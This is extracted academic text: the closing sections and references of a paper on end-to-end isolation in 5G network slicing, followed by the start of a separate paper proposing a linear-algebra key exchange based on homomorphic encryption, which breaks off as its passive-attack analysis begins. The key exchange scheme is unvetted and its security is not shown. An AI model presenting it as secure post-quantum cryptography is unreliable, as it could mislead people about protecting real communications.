- How to support Network Slicing Roaming scenarios ?
- How to enable operators to use the network slicing concept to efficiently support multiple 3rd parties (e.g.

enterprises, service providers, content providers, etc.) that require similar network characteristics ?

Future networks expectations undergo different trends, visions and requirements which must be taken into account to obtain effective, flexible and reliable systems. Among them, the crucial are: heterogeneity in use cases, need to support different requirements from vertical markets, multi-vendor and multi-tenant network models, etc. The method which could solve essential problems of 5G networks is slicing, in particular, end-to-end slicing approach. Paper [50] addresses the key issues of how 5G devices may be enabled to discover, select and access the most appropriate E2E network slices. Except of general requirements concerning E2E network slicing, the authors propose specific solution called Device Triggered Network Control mechanism. They define steps of the E2E slice selection and present results of simulations verifying usability of the mechanism proposed.




Fig. 1. The slice chaining concept, based on [51]

The overview studies related to providing E2E slices and slice isolation in future 5G networks presented in previous sections lead to some additional issues that extend the 3GPP considerations and focus them on E2E isolation approach. The E2E network slicing refers to a logical decomposition of the network instance layer including a specific character of network domain functions such as RAN or CN. In the E2E approach slicing is associated with a term "slice chaining", which is an equivalent of the service chaining [10]. The service chaining is a technique for selecting and steering data flows using different kind service functions. Thus, the main idea is to choose proper resources of the network to establish connection with the required SLA level. In 5G approach, the slice chaining (see Fig.1) is defined as a way to establish one E2E connection through RAN and CN networks to a particular service provider. Among many problems associated with the network slicing from the security point of view, the isolation of slice chaining is one of the most challenging. A flexible nature of the network slice should be characterized by a minimal influence on the services of this slice or other slices. Moreover, operators should assure the maximum amount of resources for every slices and their independence. Thus, the isolation of resources/slices should be provided. In the following Section 6 we present a number of tasks and issues which should be addressed to provide E2E secure isolation in sliced network without unreasonable restricting the requirements of a network business model and network's technological constraints like: accountability, sovereignty, performance, interoperability, etc.

## VI. TOWARDS 5G ISOLATED SLICING: NEW CHALLENGES

As a result of the investigations and analyses the following key challenges are proposed. Considering them should result in providing an effective sliced network with E2E secure isolation.

### A. *Providing standardized methods of design of isolated network slicing: patterns, parameters, technologies*

According to high diversity of each operator's network, the mechanisms, technologies or configuration used for isolation of slices are going to be different in each case. In order to assure the proper quality of design for network slices isolation there should be developed a framework covering requirements gathering and analysis. Such normalized approach would help network operators to take into account the most important security issues and assure that common goals for network slicing are properly reached. One of the assumption of 5G is that slices must provide inter-slice isolation of sensitive data, approaching that of physically separated networks. To enable that research in isolation domain should be performed.

5G must enable seamless inter-working of different network technologies, mobile, fixed as well as satellite, potentially with different security levels (access control to 5G network) without exposing the security level of each slices. In context of slicing, an isolation on a different level is required. One of the crucial issues is a definition of the isolation parameters. The isolation of the slices can be considered in at least four areas [52]:

- Isolation of a traffic: All slices using the same network resources, so the network slices should ensure that data flow of one slice does not move to another
- Isolation of a bandwidth: All slices allocate some bandwidth and should not utilize any bandwidth assigned to other slices. Thus, it is required to ensure the isolation of bandwidth on the links and nodes CPU/storage/network capacity.
- Isolation of a processing: While all virtual slices use the same physical resources, a proper processing of packet is required, which will be independent of all other slices.
- Isolation of a storage: Data related to a particular slice should be stored separately from data used by another slice.

Each area is marked by specific parameters which describe it. Even with knowledge about areas which should be isolated, there is nearly no information about parameters that need to be used to ensure the isolation. Some works associated with the isolation were done in the SDN idea but still they are far from being mature. In context of 5G network slicing it is insufficient, as the isolation in 5G refers not only to SDN, but also to RAN.

A definition of parameters used in the isolation allows to create a methodology of their measurement. Based on that it will be possible to determine their proper values. Finally, it will be helpful to check the isolation on the different levels. An unquestioned advantage of this methodology will be possibility to evaluate if isolation exists or not. The parameters of isolation have relations with other, so a set of their values and relations will be a literal proof of isolation existence.

Once a set of properties for slice is determined, proper technologies should be selected. There is a need to perform analysis of available slicing enabling technologies and then to determine potential security risks connected with each of the technology. On the basis of this risk analysis there should be proposed countermeasures to minimize the risk. Technology can be connected with protocols (e.g. OpenFlow as SDN protocol, routing protocols, cryptographic protocols), architecture paradigm (e.g. Software Defined Networking), implementations (e.g. SDN controller implementations, devices' firmware, operating systems) and hardware (e.g. used processors, Trusted Platform Modules, smart cards, USIM chips).

Further step in network slicing isolation design process is delivering proof of isolation on different levels of assurance. Once adequate isolation properties and technology are selected with respect to performed risk analysis, there is a need to define what kind of assurance a network operator would provide to his customers. There can be different levels of assurance from best effort to very strict security requirements, which would be defined during SLA agreement negotiations.

### B. *Secure E2E slice and inter-slice access and management*

The 5G E2E approach to slicing brings additional complexity for slice and inter-slice access management. Two types of access procedures can be identified:

- Device selecting and attaching to the appropriate slice, cf.[50],
- Paring between RAN and CN.

Every entity of 5G network can have different access possibilities to different resources, due to specific requirements of every slice. For example, entities in the IoT network can have access to proper slices of IoT services, but access to e-health slices should be forbidden or restricted. A management of this access is very important in the context of proper slice creation. Lack of it causes security problems such as unauthorized access, which finally can be a reason of frauds.

Another aspect of this problem is mutual access between RAN and CN resources. A proper definition of paring functions is crucial when a slice is created: some RAN areas can establish connection with CN slices and some of them cannot. A proper management of the access to a particular slice is an important requirement to achieve a secure E2E path. Perhaps properly applied C-RAN concept could be a remedy here.

In a sliced network we also should consider services, which are connecting to ME (Mobile Equipment) via the slice that is specific for a given service. In such a case ME must be able to receive traffic from RAN (considering 5G case), even if a slice instance used by this traffic has not been used before by this ME. Thus, one expects to have a protocol (governed by RAN or CN) that allows to attach securely a ME to the slice instance.

### C. *Support for method of providing access to common network functions shared between isolated slices*

In network with slice isolation there exists an unsolved problem of common network services and functions, like Mobility

Management and AAA. It can be resolved for some services by adding a proxy server between an origin service and a user of services; each proxy should be assigned per slice. Proxies created for a single service could be connected with each other (if number of them is relatively small) or managed by part of management layer (orchestration or choreography). This solution is suitable for cases without very strict constraints in the time domain, because in generic form it requires to solve the readers-writers problem between slices in reference to the shared service or network function. Some of the operations can be handled in parallel (the read operations) but it depends on the context and internal implementation of the specific service. In other scenarios, the exclusive access to network function is necessary, it leads to situation where service client must wait in a queue for free time slot or client's request must be rejected by service, when the queue is full.

*D. Providing a method of creation new slices without violating current level of isolation between existing slices (especially in the 5G RAN)*

Adding a new slice to currently established set of slice instances could cause some problems with satisfying QoS/QoE and isolation level in all slices. Even if resources are available, slices can affect each other. In the RAN, one can see this problem by interleaving communication channels in the frequency domain, which degenerates SNR (signal-to-noise ratio) and consequently BER (Bit Error Rate), throughput as well as causes packet loss, jitter, etc. Spread spectrum systems also have this problem, but in another way: the noise level increases with number of simultaneous transmissions which leads to similar problems. In the fibers, we have the FWM (Four-Wave Mixing) problem: two different wavelengths produce unwanted new two wavelengths, which degenerates output signal from fiber. This effect can be minimized by properly chosen wavelength, but it limits the number of dynamically created isolated slices (and there are some other technical problems, like maximal number of waves handled by an optical terminal and non-zero distance between wavelength in grid).

Another practical problem is that each medium has some maximum available ratings like available throughput for all users, so always exists the maximum number of parallel users which use specific medium or resource. In the 5G network this problem is generally more related to RAN than with the CN and this part should be optimized in order to avoid degradation of isolation by exhaustion of resources important for slices.

The isolation problem exists in RAN and CN simultaneously and should be considered in both part of network. However, in some scenarios the CN part can be unused (i.e., a teleconference inside a single RAN cell), where all UEs are connected to one specific RAN part and end-to-end scenario does not need the CN to transport data.

The isolation problem can be considered over E2E approach (whole slice chain) or only over a single slice from slice chaining. Isolation in slice chaining should satisfy the rule: the isolation level of whole slice chain is not greater than the isolation level of any of slices inside the chain. The

consequence of this rule is that network should first guarantee properly creation slices inside each slice domain (RAN, CN and other) and in next step try to look after E2E slices' isolation. The slices in each domain can be created independently, but simultaneously creation could create additional problems with Isolation. The E2E slice could use slices created earlier if the slices' parameters are compatible (i.e. provided isolation level, throughput, availability).

The following solutions also can be considered: monitoring resources' utilization level and prevention of creating new slice instances if new instance harms QoS/QoE or isolation level; arranging slice instance reconciliation protocol which allows to change instances' requirements (maybe for a limited period of time).

*E. Accounting and non-repudiation for slices' users and operators*

While managing slices there is always risk of unexpected events occurrence. Sometimes they are caused by hardware or software malfunction but also intended attacks may be performed involving one or more adversaries. In complex network environment with multi-vendor, multi-operator and roaming support it is hard to determine strict areas of responsibility for given incidents. It is important to deploy mechanisms able to point out in whose area of responsibility it is to deal with certain incidents and who is by law responsible for not holding proper isolation properties according to SLA (Service Level Agreement).

Accounting is connected with non-repudiation in such a way that non-repudiation provides evidence which prevents entity from denying of having performed given actions and thus enables accounting in accordance with those actions. Accounting and non-repudiation may be performed on different levels, beginning from single operator level in operator-operator and operator-customer relationships and finishing on single device in operator's network environment.

There are different means to reach non-repudiation using symmetric and asymmetric cryptography and proper trust relationships. The most commonly used techniques are based on Public Key Infrastructure (PKI) with digital certificates, but they are not always applicable, so there is a need to determine what kind of techniques can be used to provide accounting and non-repudiation in network slicing environment in general and specifically in 5G. Apart from strict hard security means like cryptography and security protocols, soft security methods, like trust relationships, have to be implemented in comprehensive solution. In PKI as an example, hard security is realized by asymmetric algorithms like RSA (Rivest-Shamir-Adleman algorithm) or ECDSA (Elliptic Curve Digital Signature Algorithm), used for certificate signing, while trust in certain Certificate Authority is a soft security.

In slicing environment there is a need for gathering and utilizing evidence for certain actions and situations connected with users and operators. Further research should be done to develop architecture and mechanisms providing proper accounting and non-repudiation.



#### *F. Design of MANO system suitable for a heterogeneous, dynamic, multi-vendor and multi-tenant network*

Concerning management and orchestration in the architectural framework for a multi-domain, multi-tenant isolated sliced environment it has been reached the question if it should not be divided into several interconnected and hierarchic MANO subsystems concentrated on specific areas and periods of network functioning. They could be, e.g., for isolated slices establishment and for their usage. It must also cover security management, including strong isolation establishment and checking.

The network management system for isolated slices establishment should cover, as a novel element, slices chaining (also: services chaining within slices), as well as deciding which virtual service is exclusively assigned to a specific slice instance and which is shared. Network management system for isolated slices usage must concentrate, except for usual network management, on users assignment to specific slices and sharing competences among all actors involved: network providers, service providers and end users. The security management system is crucial for strong slices isolation and it must provide mechanisms for strong isolation establishment and permanent checking if isolation is not weakened or lost.

Another isolation problem which should be addressed in a context of network management is fulfillment of legal conditions related to telecommunication networks and network security. Such conditions can be different for different network domains (e.g., due to specific national regulations). Requirements on a Lawful Interception (LI) are a good example of such a problem. A solution could be including the legal conditions into Service Level Agreement requirements specific for each domain (or a network vendor) and then negotiating a common SLA for the whole slice. As a result, an operator can have some access control delivered at slice level with end to end isolation (ciphering) in a way appropriate for all domains.

#### *G. Unified interface (API) and protocol for access the Orchestrator*

Services (service providers) and other networks should be treated in the same way from the Orchestrator's perspective; also common interface could be used here. Requests from other networks should have identified service source so it is rational to handle this cases in the common way. There should exist a negotiation protocol between orchestrators from different Network Operators which uses some slicing maintenance policy. The protocol should satisfy following requirements:

- It should be fast enough, to be used during connection establishment between two or more endpoints,
- It should support energy saving devices in simplified version of protocol (which could be a part of the entire protocol),
- The protocol should use authentication mechanisms to avoid abuse and attacks,
- It should allow to renegotiate currently established slices' parameters when it is required to satisfy new slice's set of requirements (i.e., KPIs, QoS, QoE). The order in which

slices should be included in renegotiation part should be defined in slicing maintenance policy.

- The protocol should allow to drop incoming API requests which are not authorized (if the authorization is required). It also should be resistant to DoS attacks.
- The API should share information about network's client only if the client accepted this earlier. Client could be able to specify which services and networks can have access to information about him or her.

Sometimes new demands cannot be satisfied, even if the renegotiation has been used. This kind of situation also should be handled by maintenance policy. Demands could be queued in a priority queue; priority should depend on the type of demand source.

### VII. CONCLUSIONS AND NEXT STEPS

In this paper an attempt to reconsider the concept of secure slicing in a realistic ecosystem of heterogeneous multi-vendor multi-tenant 5G network has been made. In such a network, in order to assure E2E isolation on a certain strength level and to introduce adequate security policy it is necessary to identify isolation attributes and to create a kind of abstraction layer. Properly defined attributes are the basis to determine the E2E level of isolation. It is the way which allows the user to define, deploy and adapt (if necessary) concrete security policies accordingly to the expectations and service protection needs. Consideration of resource description in 5G networks leads to conclusion that currently there is no common description of isolation capabilities that could be used for automatic deployment. In order to define an abstraction for different resources it is necessary to specify attributes allowing unambiguous definition and rigorous verification of isolation level in a given slice. It is important to define expected initial isolation level (e.g. performance isolation) as well as to design mechanisms for dynamic isolation improvement for a given service. Dynamic isolation mechanism should be also able to create isolated resources with proper capabilities or to address inter-slicing communication to use virtual resources from a different slice in the way that will not breach global security policy rules.

To make the general idea presented above applicable in practice, it has been decided to formulate detailed issues which cover partial tasks leading to the complete solution. The tasks set out in this paper as well as the analysis which precedes it are the result of extensive state-of-the-art studies on network slicing and network sovereignty and long discussions held between research groups of Orange Labs and Warsaw University of Technology last year. Proposed tasks, although they cover a wide range of issues related to isolated network slicing, do not cover all important areas for slice isolation. We deliberately skipped the areas related to communication hardware-based technologies, concentrating on those solutions which are management-related and which are expected to be software-based.

The next steps of the research are: filling the draft frameworks presented above with hard principles and structural elements along with their interdependencies, estimating expected

parameters and verifying experimentally functionality of the resultant isolated slices model.

## REFERENCES

- [1] *CORDIS web page*, <http://cordis.europa.eu/>
- [2] *Dynamic end-to-end network slicing for 5G*, Nokia White Paper, 2016.
- [3] Shimojo, T. et.al., "Future mobile core network for efficient service operation", *Proc. 1st IEEE Conf. on Network Softwarization (NetSoft)*, pp.1-6, 2015, doi: 10.1109/NETSOFT.2015.7116190.
- [4] Herzog, U. et.al., "Quality of service provision and capacity expansion through extended-DSA for 5G", *Trans. Emerging Telecommunications Technologies*, 27(9), pp.1250-1261, 2016, doi: 10.1109/Eu-CNC.2016.7561032.
- [5] Nakao, A. et.al., "End-to-end Network Slicing for 5G Mobile Networks", *J. Inf. Processing*, vol.25, pp.153-163, 2017, doi: 10.2197/ip-sjip.25.153.
- [6] *View on 5G Architecture*, 5G PPP Arch. Working Group, 2016.
- [7] Bulakci, O., "Towards sustainable 5G Networks. Vision & Design Principles for New Horizons", *IEEE Vehicular Technology Conf.*, Boston 2015.
- [8] Richart, M. et.al., "Resource Slicing in Virtual Wireless Networks: A Survey", *IEEE Trans. Network and Service Management*, 13(3), pp. 462-476, 2016, doi: 10.1109/TNSM.2016.2597295.
- [9] Abdulla, P.A., Cedergerg, J., Kaati, L., "Analyzing the Security in the GSM Radio Network Using Attack Jungles", *Proc. 4th Int. Symp. Leveraging Applications, ISoLA 2010*, pp.60-74, Greece 2010, doi: 10.1007/978-3-642-16558-0\_8.
- [10] Yoo, T., "Network Slicing Architecture for 5G Network", *7th Int. Conf. Information and Communication Technology Convergence*, pp.1010-1014, IEEE, Korea 2016, doi: 10.1109/ICTC.2016.7763354.
- [11] Ma, Z. et.al., "Key techniques for 5G wireless communications: network architecture, physical layer, and MAC layer perspectives", *Science China Information Sciences*, 58(4), 2015, doi: 10.1007/s11432-015-5293-y.
- [12] Peterson, L. et.al., "A blueprint for introducing disruptive technology into the Internet", *ACM SIGCOMM Computer Communication Review*, 33(1), pp.59-64, 2003, doi: 10.1145/774763.774772.
- [13] Chapman, C., Ward, S., *Description of Network Slicing Concept*, NGMN Alliance 2016.
- [14] Li, Q. et.al., "End-to-end Network Slicing in 5G Wireless Communication Systems", *Proc. ETSI Workshop on Future Radio Technologies and Air Interfaces*, pp.1-4, 2016.
- [15] Li, Q. et.al., "An end-to-end network slicing framework for 5G wireless communication systems", *arXiv:1608.00572 [cs.NI]*, 2016.
- [16] *5G Americas White Paper: Network Slicing for 5G and Beyond*, 2016.
- [17] *A vision of the 5G core*, Ericsson 2016.
- [18] Harel, R., Babbage, S., *5G security recommendations Package 2: Network Slicing*, NGMN Alliance 2016.
- [19] Viswanathan, A., Neuman, B.C., "A survey of isolation techniques", *Univ. Southern California, Inf. Sc. Ins.*, 2009.
- [20] *Applying SDN Architecture to 5G Slicing*, Open Networking Foundation 2016.
- [21] Del Piccolo, V. et.al., "A Survey of Network Isolation Solutions for Multi-Tenant Data Centers", *IEEE Comm. Surveys and Tutorials*, 18(4), pp.2787-2821, 2016, doi: 10.1109/COMST.2016.2556979
- [22] *SDN security project*, <http://sdnsecurity.org/index.html>.
- [23] Yoon, Ch., Lee, S., "Attacking SDN Infrastructure: Are We Ready for the Next-Gen Networking?" *BlackHat* 2016.
- [24] *DELTA: A Penetration Testing Framework for Software-Defined Networks*, Open Networking Foundation 2016.
- [25] Lee, S. et.al., "Athena: The Network Anomaly Detection Framework for SDN", *IEEE/IFIP Int. Conf. Dependable Systems and Networks*, 2017, doi: 10.1109/DSN.2017.42
- [26] Bhanage, G. et.al., "Virtual basestation: architecture for an open shared WiMax framework", *Proc. 2nd ACM SIGCOMM Workshop on Virtualized Infrastructure Systems and Architectures*, pp.1-8, ACM 2010, doi: 10.1145/1851399.1851401
- [27] Kokku, R. et.al., "Cellslice: Cellular wireless resource slicing for active RAN sharing", *5th Int. Conf. Communication Systems and Networks (COMSNETS)*, pp.1-10, IEEE 2013, doi: 10.1109/COMSNETS.2013.6465548
- [28] Zaki, Y. et.al., "LTE wireless virtualization and spectrum management", *3rd Joint IFIP Wireless and Mobile Networking Conf. (WMNC)*, pp.1-6, IEEE 2010, doi: 10.1109/WMNC.2010.5678740
- [29] Zaki, Y. et.al., "LTE mobile network virtualization", *Mobile Networks and Applications*, 16(4), pp.424-432, 2011, doi: 10.1007/s11036-011-0321-7
- [30] Xia, L. et.al., "Virtual wifi: bring virtualization from wired to wireless", *ACM SIGPLAN Notices*, 46(7), pp.181-192, 2011, doi: 10.1145/1952682.1952706
- [31] *Network Functions Virtualisation (NFV). Network Operator Perspectives on Industry Progress*, ETSI NFV Whitepaper 3, 2014.
- [32] Son, H.J., Yoo, Ch., "E2E Network Slicing Key 5G technology : What is it? Why do we need it? How do we implement it?", *Netmanias web page*, 2015.
- [33] *The 5G Infrastructure Public Private Partnership web page*, <https://5g-ppp.eu/>.
- [34] ETSI GS NFV-IFA 009 V1.1.1 (2016-07) *Network Functions Virtualisation (NFV); Management and Orchestration; Report on Architectural Options*.
- [35] *ETSI NFV standards web page* <http://www.etsi.org/technologies-clusters/technologies/nfv/>.
- [36] Nejabati, R. et.al., "SDN and NFV Convergence a Technology Enabler for Abstracting and Virtualising Hardware and Control of Optical Networks", *Optical Fiber Comm. Conf. and Exhib. (OFC)*, 2015, doi: 10.1364/ofc.2015.w4j.6.
- [37] Munoz, R. et.al., "Integrated SDN/NFV Management and Orchestration Architecture for Dynamic Deployment of Virtual SDN Control Instances for Virtual Tenant Networks", *J. Optical Comm. and Networking*, 7(11), pp.B62-B70, 2015, doi: 10.1364/jocn.7.000b62.
- [38] Contreras, L.M. et.al., "Orchestration of Crosshaul Slices From Federated Administrative Domains", *Eur. Conf. Networks and Comm. (Eu-CNC)*, pp.220-224, Athens 2016, doi: 10.1109/eucnc.2016.7561036.
- [39] Zhou, X. et.al., "Network Slicing as a Service: Enabling Enterprises' Own Software-Defined Cellular Networks", *IEEE Comm. Mag.*, 54(7), pp.146-153, 2016, doi: 10.1109/mcom.2016.7509393.
- [40] Rost, P. et.al., "Mobile Network Architecture Evolution toward 5G", *IEEE Comm. Mag.*, 54(5), pp.84-91, 2016, doi: 10.1109/mcom.2016.7470940.
- [41] Moens, H., De Turck, F., "Customizable Function Chains: Managing Service Chain Variability in Hybrid NFV Networks", *IEEE Trans. Network and Service Management*, 13(4), pp.711-724, 2016, doi: 10.1109/tnsm.2016.2580668.
- [42] Halpern, J., Pignataro, C., "Service Function Chaining (SFC) Architecture", *RFC 7665*, IETF 2015, doi: 10.17487/rfc7665.
- [43] Bari, Md.F. et.al., "Orchestrating Virtualized Network Functions", *IEEE Trans. Network and Service Management*, 13(4), pp.725-739, 2016, doi: 10.1109/tnsm.2016.2569020.
- [44] Stanik, A., Koerner, M., Kao, O., "Service-level agreement aggregation for quality of service-aware federated cloud networking", *IET Networks*, 4(5), pp.264-269, 2015, doi: 10.1049/iet-net.2014.0104.
- [45] Cherrier, S. et.al., "Fault-recovery and Coherence in Internet of Things Choreographies", *IEEE World Forum on Internet of Things (WF-IoT)*, pp.532-537, Seoul 2014, doi: 10.1109/wf-iot.2014.6803224.
- [46] Mamatas, L., Clayman, S., Galis, A., "Information Exchange Management as a Service for Network Function Virtualization Environments", *IEEE Trans. Network and Service Management*, 13(3), pp.564-577, 2016, doi: 10.1109/TNSM.2016.2587664.
- [47] "Functional Network Architecture and Security Requirements", *5G-NORMA Deliverable D3.1*.
- [48] Manzalini, A. et.al., "Towards 5G Software-Defined Ecosystems. Technical Challenges, Business Sustainability and Policy Issues," *IEEE SDN White Paper*.
- [49] 3GPP TR 23.799 V14.0.0 *Study on Architecture for Next Generation System*, 2016.
- [50] An, X. et.al., "On end to end network slicing for 5G communication systems", *Trans. Emerging Tel. Tech.*, 28:e3058, doi: 10.1002/ett.3058.
- [51] *5G systems - Enabling industry and society transformation*, Ericsson White Paper, UEN 284 23-3244, 2015.
- [52] Gutz, S. et.al., "Splendid Isolation: A Slice Abstraction for Software-Defined Networks", *Proc. 1st Workshop on Hot Topics in Software Defined Networks*, pp.79-84, 2012, doi: 10.1145/2342441.2342458.

# Key Exchange Algorithm Based on Homomorphic Encryption

Sergei Krendelev

Novosibirsk State University  
JetBrains Research Cryptographic Lab  
s.f.krendelev@gmail.com

Ilya Kuzmin

Novosibirsk State University  
JetBrains Research Cryptographic Lab  
dargonaxxe@gmail.com

**Abstract**—Key exchange algorithm based on homomorphic encryption idea is reviewed in this article. This algorithm might be used for safe messaging using one-time pads. Since algorithm requires a low amount of computing resources, this method might be used in IoT to provide authentication.

**Keywords**— *homomorphic encryption; key exchange; one time pad*

## I. INTRODUCTION

THE EXPECTED evolution of quantum computers is causing the intensive development of cryptographic primitives called postquantum cryptography. February 6, 2016 was the day that the *National Institute of Standards and Technology* (NIST) offered to start the development of new postquantum cryptography standards which might be used in governmental needs. According to documents submitted by NIST, algorithms based on a discrete logarithmic problem are vulnerable to quantum attacks. Moreover, elliptical cryptography methods are considered to be vulnerable. Therefore, we need to replace the Diffie-Hellman key exchange algorithm in TLS protocol. Nowadays, offered postquantum key exchange algorithms are based on lattice theory [4] (LWE, RLWE [2]), which is used in key exchange algorithms named New hope [1] and Frodo [3]. These algorithms are being supported by Google as TLS postquantum update.

We represent the key exchange algorithm based on basic homomorphic encryption properties and linear algebraic methods. The main purpose of this algorithm is to ensure secure messaging. It's assumed that the one-time pad method will be used. To use the algorithm in TLS one should change it in accordance with specification.

## II. NOTATION

In this section we will describe the notation that will be used.

Let  $\mathbb{Z}$  be a ring of integer numbers. For  $n \in \mathbb{N}$  let's call  $\mathbf{a} = (a_1, \dots, a_n)$  *n-dimensional integer vector* if  $\forall i \in \{1, \dots, n\} a_i \in \mathbb{Z}$ . For  $n \in \mathbb{N}$  let  $\mathbb{Z}^n$  denote the set of all possible *n-dimensional integer vectors*. Moreover, it's assumed that *n-dimensional vectors* have the following properties:

- 1) For each pair  $\mathbf{x}, \mathbf{y} \in \mathbb{Z}^n$  the following is true  $\mathbf{x} + \mathbf{y} = (x_1 + y_1, \dots, x_n + y_n)$ .
- 2) For each  $\mathbf{x} \in \mathbb{Z}^n, \alpha \in \mathbb{Z}$  the following is true  $\alpha \mathbf{x} = (\alpha x_1, \dots, \alpha x_n)$ .

Moreover, for  $\mathbf{x}, \mathbf{y} \in \mathbb{Z}^n$  let's call  $\mathbf{x} \cdot \mathbf{y} = \sum_{i=1}^n x_i y_i$  a *dot product*. Let  $\chi$  be a probability distribution over  $\mathbb{Z}$ . Accordingly,  $x \leftarrow \chi$  denotes sampling  $x \in \mathbb{Z}$  according to  $\chi$ . Moreover, for  $a, b \in \mathbb{Z}, a < b$  let  $x \leftarrow U_{a,b}$  denote sampling  $x$  uniformly from  $\{a, a+1, \dots, b\}$ . Moreover, let  $\mathbf{x} \leftarrow U_{a,b}^n$  denote sampling  $\mathbf{x}$  in the following way:  $\mathbf{x} = (x_1 \leftarrow U_{a,b}, \dots, x_n \leftarrow U_{a,b})$ .

**Definition II.1.** Homomorphic encryption Let  $\mathbf{x} \in \mathbb{Z}^n$  be a fixed *n-dimensional integer vector* for some  $n \in \mathbb{N}$ . Moreover, let's consider that  $\mathbf{x}$  has *at least 2 coprime components*. For number  $d \in \mathbb{Z}$  and vector  $\mathbf{x}$  we will call a vector  $\mathbf{a} \in \mathbb{Z}^n$  an *interpretation* if  $\mathbf{x} \cdot \mathbf{a} = d$ .

Therefore we have a mapping  $\Phi_{\mathbf{x}} : \mathbb{Z} \rightarrow \mathbb{Z}^n$ . Easy to notice that this mapping has the following properties:

- 1)  $\Phi_{\mathbf{x}}(\mathbf{a}_1 + \mathbf{a}_2) = \Phi_{\mathbf{x}}(\mathbf{a}_1) + \Phi_{\mathbf{x}}(\mathbf{a}_2)$
- 2)  $\Phi_{\mathbf{x}}(\alpha \mathbf{a}) = \alpha \Phi_{\mathbf{x}}(\mathbf{a})$

This mapping is called *homomorphic encryption*.

## III. KEY EXCHANGE BASED ON HOMOMORPHIC ENCRYPTION

In this section we represent the key exchange algorithm. We suppose that 2 users – Alice (server) and Bob (client) decides to get a common key. Moreover, we suppose that both users trust each other (Authentication is completed) and both users know the value of  $k \in \mathbb{N}$ .

- 0) Alice and Bob, together, choose  $z, z' \in \mathbb{Z}$  such that  $z < z'$  and number  $n \in \mathbb{N}$ .
- 1) Alice chooses the number  $n \in \mathbb{N}$  and the secret vector  $\mathbf{x} \leftarrow U_{z,z'}^n$ , the set of vectors  $\mathbf{a}_1 \leftarrow U_{z,z'}^n, \dots, \mathbf{a}_k \leftarrow U_{z,z'}^n$ . Then Alice calculates  $d_1 = \mathbf{a}_1 \cdot \mathbf{x}, \dots, d_k = \mathbf{a}_k \cdot \mathbf{x}$ . In addition, Alice chooses the number  $p \in \mathbb{N}$  and finds the set of vectors  $\mathbf{s}_1, \dots, \mathbf{s}_p \in \mathbb{Z}^n : \forall i \in \{1, \dots, p\} \mathbf{s}_i \cdot \mathbf{x} = 0$ . Alice sends  $\mathbf{a}_1, \dots, \mathbf{a}_k, \mathbf{s}_1, \dots, \mathbf{s}_p$  to Bob.
- 2) Bob chooses the number  $m \in \mathbb{N}$  and the secret vector  $\mathbf{y} \leftarrow U_{z,z'}^m$ , the set of vectors  $\mathbf{b}_1 \leftarrow U_{z,z'}^m, \dots, \mathbf{b}_k \leftarrow U_{z,z'}^m$ . Then Bob calculates  $h_1 = \mathbf{b}_1 \cdot \mathbf{y}, \dots, h_k = \mathbf{b}_k \cdot \mathbf{y}$ . In addition, Bob chooses the number  $q \in \mathbb{N}$  and finds the set of vectors  $\mathbf{r}_1, \dots, \mathbf{r}_q \in \mathbb{Z}^m : \forall i \in \{1, \dots, q\} \mathbf{r}_i \cdot \mathbf{y} = 0$ . Bob sends  $\mathbf{b}_1, \dots, \mathbf{b}_k, \mathbf{r}_1, \dots, \mathbf{r}_q$  to Alice.
- 3) Alice calculates  $\mathbf{v} = d_1 \mathbf{b}_1 + \dots + d_k \mathbf{b}_k + \mu_1 \mathbf{r}_1 + \dots + \mu_q \mathbf{r}_q$ , where  $\mu_1 \leftarrow U_{z,z'}, \dots, \mu_q \leftarrow U_{z,z'}$ . Alice sends vector  $\mathbf{v}$  to Bob.

- 4) Bob calculates  $\mathbf{w} = h_1\mathbf{a}_1 + \dots + h_k\mathbf{a}_k + \lambda_1\mathbf{s}_1 + \dots + \lambda_p\mathbf{s}_p$ , where  $\lambda_1 \leftarrow U_{z,z'}, \dots, \lambda_p \leftarrow U_{z,z'}$ . Bob sends vector  $\mathbf{w}$  to Alice.
- 5) Alice calculates  $l = \mathbf{w} \cdot \mathbf{x}$ .
- 6) Bob calculates  $t = \mathbf{v} \cdot \mathbf{y}$ .

Let's prove that  $l = t$ .

$$l = \mathbf{w} \cdot \mathbf{x} = (h_1\mathbf{a}_1 + \dots + h_k\mathbf{a}_k + \lambda_1\mathbf{s}_1 + \dots + \lambda_p\mathbf{s}_p) \cdot \mathbf{x} = (h_1\mathbf{a}_1 \cdot \mathbf{x} + \dots + h_k\mathbf{a}_k \cdot \mathbf{x}) + (\lambda_1\mathbf{s}_1 \cdot \mathbf{x} + \dots + \lambda_p\mathbf{s}_p \cdot \mathbf{x}) = h_1\mathbf{a}_1 \cdot \mathbf{x} + \dots + h_k\mathbf{a}_k \cdot \mathbf{x} = h_1d_1 + \dots + h_kd_k$$

$$t = \mathbf{v} \cdot \mathbf{y} = (d_1\mathbf{b}_1 + \dots + d_k\mathbf{b}_k + \mu_1\mathbf{r}_1 + \dots + \mu_q\mathbf{r}_q) \cdot \mathbf{y} = (d_1\mathbf{b}_1 \cdot \mathbf{y} + \dots + d_k\mathbf{b}_k \cdot \mathbf{y}) + (\mu_1\mathbf{r}_1 \cdot \mathbf{y} + \dots + \mu_q\mathbf{r}_q \cdot \mathbf{y}) = d_1\mathbf{b}_1 \cdot \mathbf{y} + \dots + d_k\mathbf{b}_k \cdot \mathbf{y} = d_1h_1 + \dots + d_kh_k$$

$l = t$ . Therefore key exchange is accomplished.

#### IV. MITM PASSIVE ATTACK

In this section we estimate how successful a *Man In The Middle* (MITM) passive attack can be. Passive means that an adversary can't edit the data transmitted by Alice and Bob. An adversary has vectors  $\mathbf{a}_1, \dots, \mathbf{a}_k, \mathbf{b}_1, \dots, \mathbf{b}_k, \mathbf{s}_1, \dots, \mathbf{s}_p, \mathbf{r}_1, \dots, \mathbf{r}_q$ . Also, the following system of equations is known by adversary:

